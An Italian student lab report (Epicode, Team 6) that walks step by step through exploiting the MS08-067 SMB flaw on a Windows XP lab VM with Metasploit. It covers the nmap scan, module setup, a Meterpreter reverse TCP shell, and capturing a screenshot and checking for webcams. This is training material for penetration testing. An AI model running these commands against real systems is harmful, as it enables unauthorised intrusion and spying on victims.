

LABORATORIO EPICODE

S7_L3

TEAM 6

André V.

Federico B.

Federico S.

Mara D. R.

Mario M.

Otman H.

Zhong S.L.

Traccia

HACKING CON METASPLOIT

- HACKING MS08-067: OGGI VIENE RICHIESTO DI OTTENERE UNA SESSIONE DI METERPRETER SUL TARGET WINDOWS XP SFRUTTANDO CON METASPLOIT LA VULNERABILITÀ MS08-067. UNA VOLTA OTTENUTA LA SESSIONE, SI DOVRÀ:
 - RECUPERARE UNO SCREENSHOT TRAMITE LA SESSIONE METERPRETER.
 - INDIVIDUARE LA PRESENZA O meno DI WEBCAM SULLA MACCHINA WINDOWS XP (OPZIONALE).

Step 1

Verifica Comunicazione

Con una richiesta Ping dalla nostra macchina (Kali Linux) verso il target 192.168.1.200 (Win Xp) verifichiamo la comunicazione tra le due.

```
(kali㉿kali)-[~]
$ ping 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=2.36 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=1.31 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=1.24 ms
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=1.26 ms
64 bytes from 192.168.1.200: icmp_seq=5 ttl=128 time=1.35 ms
64 bytes from 192.168.1.200: icmp_seq=6 ttl=128 time=1.25 ms
^C
— 192.168.1.200 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 1.243/1.463/2.364/0.404 ms
```

Step 2

Scansione dei servizi

Abbiamo effettuato una scansione per poter visualizzare i servizi attivi sul target, attraverso il tool di scansione nmap con il comando `-sV`. Sappiamo dalle ricerche effettuate che la path MS08-067 elenca una vulnerabilità sul protocollo di comunicazione **SAMBA** presente in *Windows XP*.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.200 Web Ap × + [sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 08:29 EDT
Nmap scan report for 192.168.1.200
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:F6:85:13 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.83 seconds
```

Step 3

Utilizzo della Console

Una volta visualizzati i servizi attivi, apriamo metasploit con il comando msfconsole. Utilizzando il comando **search** in congiunzione con **MS08-067**, troviamo la vulnerabilità del protocollo **SMB** da sfruttare.

```
msf6 > search MS08_067
Matching Modules
=====
      exploit       fame.zip
=====
#  Name
-
0  exploit/windows/smb/ms08_067_netapi
=====
Disclosure Date  Rank   Check  Description
-----  -----  -----  -----
2008-10-28    great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Step 4

Setup di exploit e payload.

Selezioniamo il modulo che ci occorre per avviare l'exploit con il comando **use** seguito dal path dell'exploit (o dall'indice, 0 in questo caso).

Di default viene settato il payload **windows/meterpreter/reverse_tcp**.

Visualizziamo e configuriamo i parametri richiesti con il comando **show options**.

In module options è richiesto l'RHOSTS (remote host), cioè l'indirizzo IP della macchina da attaccare.

Impostiamo RHOSTS con l'IP del target Windows XP tramite il comando **set**.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
---  --  --  --
RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445      yes      The SMB service port (TCP)
SMBPIPE        BROWSER  yes      The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  --  --  --
EXITFUNC       thread   yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.1.100 yes      The listen address (an interface may be specified)
LPORT          4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Step 5

Verifica exploit e funzionamento meterpreter

Una volta configurati tutti i parametri, usiamo il comando **exploit** per dare inizio all'attacco e caricare il payload scelto sulla macchina target. La vulnerabilità viene sfruttata con successo e la reverse shell creata e gestita con **meterpreter** è operativa. Ciò ci permette, tra le altre cose, di effettuare uno screenshot del desktop della macchina target.

Inoltre, possiamo anche verificare la presenza di webcam con il comando **webcam_list**. Meterpreter ci riporta che non ci sono webcam attualmente in uso sul target.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1032) at 2024-05-21 09:46:05 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/WAIdERZh.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```

Step 6

Verifica screenshot

Infine, andiamo a verificare che lo screenshot sia stato salvato nel path indicato **/home/kali** con il nome **WaldERZh.**



Perché il Team 6 è meglio degli altri?

Perché è così.

-Zhongshi Liu

